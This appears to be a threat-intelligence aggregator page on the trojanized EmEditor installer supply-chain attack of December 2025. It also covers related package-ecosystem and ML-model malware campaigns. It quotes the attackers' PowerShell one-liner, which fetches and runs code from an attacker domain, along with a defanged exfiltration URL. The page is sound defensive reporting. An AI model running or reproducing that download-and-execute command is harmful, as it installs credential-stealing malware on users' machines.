
Loading story…
ReversingLabs reported technical findings from an investigation into a supply chain compromise of EmEditor (Emurasoft), where attackers tampered with Windows Installer (.msi) packages. The analysis describes installer-level modifications identified via differential analysis (e.g., overwritten installer actions and embedded malicious scripts) and notes forensic artifacts in MSI SummaryInformation properties (including adversary-introduced timestamps/usernames and deterministic build patterns) that help distinguish legitimate vendor-built installers from repackaged malicious ones. ReversingLabs also identified command-and-control infrastructure with domains that pre- and post-date the core event, suggesting a longer-running operation with reusable backend infrastructure supporting later attack waves.
A separate ReversingLabs post reviewed predictions from its Software Supply Chain Security Report 2025 and highlighted that AI/ML supply-chain risks materialized, citing prior warnings about unsafe serialized ML artifacts (e.g., Python pickle allowing embedded code execution) and referencing the NullifAI campaign observed on model/package ecosystems. Fortinet’s write-up on Interlock ransomware (education-sector targeting, data theft + encryption, non-RaaS operations) is a different topic focused on ransomware intrusion tradecraft and does not materially relate to the EmEditor supply-chain compromise or the ReversingLabs supply-chain report retrospective.

Trace attribution and downstream blast radius.
9 events from the most recent confirmed update back to the earliest known activity.
Starting around December 29, 2025, a second wave of the EmEditor supply-chain compromise targeted version 25.4.4. The attackers rotated look-alike C2 domains in step with the new release and corrected earlier installer-script issues.
Around December 19, 2025, attackers compromised Emurasoft's EmEditor distribution flow and redirected users to a trojanized MSI installer for EmEditor 25.4.3. Early malicious variants contained a PowerShell cmdlet error that initially hindered execution.
Infrastructure later linked to the EmEditor compromise included older PowerShell-stealer command-and-control domains that were registered as early as April 2025, suggesting the operation or its supporting infrastructure predated the December attack waves.
The Shai-hulud activity contributed to the compromise of Trust Wallet's Chrome extension, resulting in approximately $8.5 million in theft during 2025. The case showed how upstream package compromise could cascade into downstream financial impact.
In 2025, the Shai-hulud npm worm spread through the npm ecosystem and compromised over 1,000 packages. The incident underscored the scale of software supply-chain exposure and the persistence of weak producer-side controls.
In 2025, the U.S. Department of Defense's Software Fast Track Initiative was highlighted as a sign of progress toward improving software supply-chain assurance. It reflected growing institutional efforts to raise standards for software producers and procurement.
In 2025, JPMorgan Chase CISO Patrick Opet published an open letter urging stronger software supply-chain security from technology providers. The letter was cited as evidence of some market pressure for producers to improve integrity and security practices.
In a separate 2025 incident, malicious PyPI packages masqueraded as an Alibaba AI Labs SDK and delivered an infostealer hidden inside a PyTorch model. The case illustrated attackers blending package-repository abuse with poisoned ML artifacts.
During 2025, attackers used serialized ML model formats, especially Python Pickle, to distribute malware through AI/ML model ecosystems. ReversingLabs cited the NullifAI campaign on Hugging Face as a concrete example of AI supply-chain risk becoming operationally real.
Vulnerabilities, threat actors, malware, products, organizations, breaches, and observables Mallory has linked to this story. Indicator values are masked here and available in full in the app.
Indicator values are masked on this page. View all 63 in Mallory Domains, IPs, hashes, and URLs are exportable to your SIEM.
See attribution and downstream blast radius, and whether this package or vendor reaches your builds.
2 references tracked. Mallory keeps watching after this page renders.
Map indicators from this story to your assets and identify affected systems in minutes.
Every observed campaign, victim, and pivot linked to actors named in this story.
Malware, exploits, and IOCs connected to the activity described here.
YARA, Sigma, and Snort rules deployed to your SIEM as soon as they’re published.
Get matching new stories delivered to your team as they break — not the next morning.
Ask questions about this story and take action on the answers.
Other stories Mallory is tracking that overlap on entities, sources, or topic labels.

EmEditor’s official download page was compromised, enabling a **watering-hole/supply-chain** attack in which users who downloaded the installer received a trojanized package that executed a multi-stage malware chain. Reporting indicates the installer’s `CustomAction` was modified to run a malicious PowerShell command that retrieved a first-stage payload from attacker infrastructure, followed by additional payloads intended for credential theft, data collection, persistence, and potential follow-on intrusion activity. Trend Micro assessed the activity showed **geofencing** consistent with actors likely from Russia/CIS, excluding several “friendly” countries (e.g., Armenia, Belarus, Georgia, Kazakhstan, Kyrgyzstan). The malware was observed exfiltrating to `hxxps://cachingdrive[.]com/gate/init/2daef8cd`, with the string `2daef8cd` appearing consistently in communications (potentially a campaign identifier), and there were indications the URL had already been accessed by EmEditor users before the vendor announcement. Recommended mitigations emphasized validating installer integrity (e.g., signature/integrity checks), tightening governance and logging for PowerShell, and preserving endpoint telemetry to detect tampering and staged payload retrieval.
Jun 29, 2026
Attackers compromised the official EmEditor website, a popular text editor, and replaced legitimate installer files with malware-laden versions between December 19 and December 22, 2025. The malicious installer, distributed through the website's main download button, was digitally signed by an imposter entity, "WALSHAM INVESTMENTS LIMITED," rather than the legitimate Emurasoft Inc., deceiving users into trusting the download. The attack exploited the website's redirect mechanism, pointing users to a tampered installer hosted on the WordPress content directory, and targeted a global user base of developers and IT professionals. Forensic analysis revealed that the installer contained a sophisticated infostealer payload, which used an embedded VBScript to execute a PowerShell command (`powershell.exe "irm emeditorjp.com | iex"`). This command downloaded and executed additional malicious code directly in memory, allowing the malware to steal sensitive credentials and evade traditional file-based detection. The incident highlights the risks of supply chain attacks and the importance of verifying software authenticity, even from trusted sources.
Jun 29, 2026
Security researchers reported multiple **software supply chain** threats targeting developers via public package ecosystems. Tenable analyzed a malicious npm package, **`ambar-src`**, that reached roughly **50,000 downloads** in days before removal; it executed during installation via **malicious `preinstall` behavior**, used evasion techniques, and dropped OS-specific payloads for Windows, Linux, and macOS, with typosquatting assessed as the likely lure (mimicking *`ember-source`*). Separate reporting described a campaign using **malicious NuGet packages** (e.g., **NCryptYo**, **DOMOAuth2_**, **IRAOAuth2.0**, **SimpleWriter_**) that impersonated legitimate .NET libraries, executed code on assembly load, and established local proxying/backdoor behavior to facilitate credential theft and persistence in ASP.NET environments. Additional coverage warned of an npm “worm-like” propagation pattern impacting **CI pipelines and AI coding tools**, reinforcing that developer tooling and build systems are high-risk choke points where a single poisoned dependency can spread quickly across environments. While the broader set of articles also included unrelated breach, ransomware, and policy items, the developer-focused supply chain reporting consistently emphasized that **installation-time execution** and **typosquatting/impersonation** enable compromise even when developers never directly call the malicious code, and that traditional detection can lag (e.g., low initial antivirus detection rates for obfuscated .NET payloads).
Jun 29, 2026